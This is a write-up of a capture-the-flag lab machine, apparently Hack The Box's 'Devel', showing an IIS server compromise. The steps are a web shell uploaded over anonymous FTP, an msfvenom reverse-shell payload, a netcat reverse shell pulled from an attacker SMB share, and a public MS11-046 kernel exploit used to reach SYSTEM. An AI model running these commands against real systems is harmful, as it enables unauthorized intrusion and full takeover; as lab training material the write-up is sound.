


# Máquina Devel



## Reconnaissance

We start executing **nmap** in order to know the ports and services running in the machine.

```
nmap -sSCV --min-rate=5000 -p- --open -n -Pn 10.10.10.5 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 15:24 CEST
```

SHELL




```
Nmap scan report for 10.10.10.5
Host is up (0.043s latency).
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17 02:06AM    <DIR>      aspnet_client
| 03-17-17 05:37PM          689 iisstart.htm
|_ 03-17-17 05:37PM      184946 welcome.png
80/tcp    open  http     Microsoft IIS httpd 7.5
|_ http-title: IIS7
| http-methods:
|_  Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap report us the ports 21(ftp) and 80(http). In this scenario ftp allows anonymouys login so let's connect.

```
SHELL


ls
200 PORT command successful.
150 Opening ASCII mode data connection.
03-18-17 02:06AM    <DIR>      aspnet_client
03-17-17 05:37PM          689 iisstart.htm
03-17-17 05:37PM      184946 welcome.png
226 Transfer complete
```

Once within ftp, we can see this files. This files seem to be from a web server. We confirm this watching this in the web:



Curiously the main image has the same name as the ftp image so we can start thinking that ftp is using the web directory.

As it's using IIS we must use a *.aspx* in order to gain a reverse shell.



# Exploitation

I made the next payload using **msfvenom**

SHELL

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.16.4 LPORT=4444 -f aspx >reverse.aspx
```

Then I upload it using ftp



This didn't work, when I finished the machine I realized it was because I should have used meterpreter xd, so I did it with:

I copy this **cmd.aspx**

SHELL


```
cp /usr/share/wordlists/seclists/Web-Shells/FuzzDB/cmd.aspx .
```

Then I upload it

SHELL

```
ftp> put cmd.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1442 bytes sent in 0.000594 seconds (2.32 Mbytes/s)
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnet_client
04-10-25 05:51PM 1442 cmd.aspx
```

Now we have RCE. The next step is gaining a reverse shell.



```
Volume in drive C has no label.
Volume Serial Number is 137F-3971

Command: dir [execute]

Directory of c:\windows\system32\inetmgr

8/03/2017  02:06  SE      <DIR>          .
8/03/2017  02:06  SE      <DIR>          ..
4/07/2009  04:14  SE           155.648  appcmd.exe
1/06/2009  12:17  SE           3.654  appcmd.xml
4/07/2009  04:14  SE       138.752  AppHostNavigators.dll
4/07/2009  04:14  SE        61.440  apphostsvc.dll
4/07/2009  04:14  SE       313.856  appobj.dll
4/07/2009  04:14  SE       389.632  asp.dll
4/07/2009  12:04  SE        22.196  asp.mof
4/07/2009  04:14  SE       195.584  aspnetca.exe
4/07/2009  03:10  SE        22.528  asptlb.tlb
4/07/2009  04:14  SE        32.256  authanon.dll
4/07/2009  04:15  SE       48.640  browscap.dll
7/03/2017  05:37  FE        33.404  browscap.ini
4/07/2009  04:15  SE       17.408  cachfile.dll
4/07/2009  04:15  SE       44.544  cachhttp.dll
4/07/2009  04:15  SE       10.240  cachtokn.dll
4/07/2009  04:15  SE        9.728  cachuri.dll
4/07/2009  04:15  SE       43.520  compstat.dll
7/03/2017  05:37  FE      <DIR>      config
4/07/2009  04:15  SE       41.984  custerr.dll
4/07/2009  04:15  SE       19.456  defdoc.dll
4/07/2009  04:15  SE       23.552  dirlist.dll
7/03/2017  07:33  FE      <DIR>      en-US
4/07/2009  04:15  SE       55.808  filter.dll
4/07/2009  04:15  SE       16.384  ftpconfigext.dll
```


**nc** is not installed in Windows by default, so I just copy it from **seclists** and while I'm sharing the file using **impacket**, I execute it remotely using the **cmd.aspx** in order to get a reverse shell.

SHELL

```
cp /usr/share/wordlists/seclists/Web-Shells/FuzzDB/nc.exe .
```

SHELL

```
\\10.10.16.4\smbFolder\nc.exe -e cmd 10.10.16.4 4444
```



## Privilege Escalation

Now I'm in, I run **systeminfo** to know if it can be vulnerable.

```
c:\windows\system32\inetsrv>systeminfo

systeminfo

Host Name:                DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:          Microsoft Corporation
OS Configuration:         Standalone Workstation
OS Build Type:              Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                 55041-051-0948536-86302
Original Install Date:      17/3/2017, 4:17:31 ??
System Boot Time:           10/4/2025, 2:09:42 ??
System Manufacturer:        VMware, Inc.
System Model:               VMware Virtual Platform
System Type:                X86-based PC
Processor(s):               1 Processor(s) Installed.
                           [01]: x64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:               Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:          C:\Windows
System Directory:           C:\Windows\system32
Boot Device:                \Device\HarddiskVolume1
System Locale:               el;Greek
Input Locale:               en-us;English (United States)
Time Zone:                  (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:       3.071 MB
```

```
Available Physical Memory: 2.292 MB
Virtual Memory: Max Size: 6.141 MB
Virtual Memory: Available: 5.373 MB
Virtual Memory: In Use: 768 MB
Page File Location(s): C:\pagefile.sys
Domain: HTB
Logon Server: N/A
Hotfix(s): N/A
Network Card(s): 1 NIC(s) Installed.
                  [01]: Intel(R) PRO/1000 MT Network Connection
                        Connection Name: Local Area Connection 4
                        DHCP Enabled: No
                        IP address(es)
                        [01]: 10.10.10.5
                        [02]: fe80::4d6a:f8a6:c841:598a
                        [03]: dead:beef::9556:9677:a8ff:c58e
                        [04]: dead:beef::4d6a:f8a6:c841:598a
```

```
c:\windows\system32\inetsrv>wget
wget
'wget' is not recognized as an internal or external command,
operable program or batch file.
```

Searching in google I figure out this version is vulnerable. I use the next POC to exploit:

<https://github.com/n3rdh4x0r/CVE-2011-1249?tab=readme-ov-file>

SHELL

```
wget https://raw.githubusercontent.com/n3rdh4x0r/CVE-2011-1249/refs/heads/main/40564.c
```

SHELL

```
i686-w64-mingw32-gcc 40564.c -o newshell.exe -lws2_32
```

Now I use **impacket** again to share it using smb.

```
C:\Users\Public>copy \\10.10.16.4\smbFolder\newshell.exe newshell.exe
copy \\10.10.16.4\smbFolder\newshell.exe newshell.exe
1 file(s) copied.
```

```
C:\Users\Public>dir
dir
Volume in drive C has no label.
Volume Serial Number is 137F-3971
```

Directory of C:\Users\Public

```
10/04/2025  06:31  <DIR>      .
10/04/2025  06:31  <DIR>      ..
14/07/2009  07:53  <DIR>      Documents
14/07/2009  07:41  <DIR>      Downloads
14/07/2009  07:41  <DIR>      Music
10/04/2025  06:10  <FILE>      141.515 newshell.exe
14/07/2009  07:41  <DIR>      Pictures
14/07/2009  10:20  <DIR>      Recorded TV
14/07/2009  07:41  <DIR>      Videos
               1 File(s)      141.515 bytes
               8 Dir(s)      4.451.397.632 bytes free
```

```
C:\Users\Public>
```

```
> ls
40564.c  cmd.aspx  nc.exe  newshell.exe
> sudo smbserver.py smbFolder $(pwd) -smb
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.5,49216)
[*] AUTHENTICATE_MESSAGE (\,DEVEL)
[*] User DEVEL\ authenticated successfully
[*] :::00::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:smbFolder)
```

But didn't work lmao, so I changed to this one:

- <https://github.com/am0nsec/exploit/blob/master/windows/privs/MS11-046/ms11-046.exe>

```
C:\Users\Public>copy \\10.10.16.4\smbFolder\ms11-046.exe virus.exe
copy \\10.10.16.4\smbFolder\ms11-046.exe virus.exe
1 file(s) copied.
```

```
C:\Users\Public>.\virus.exe
.\virus.exe
```

```
c:\Windows\System32>whoami
whoami
nt authority\system
```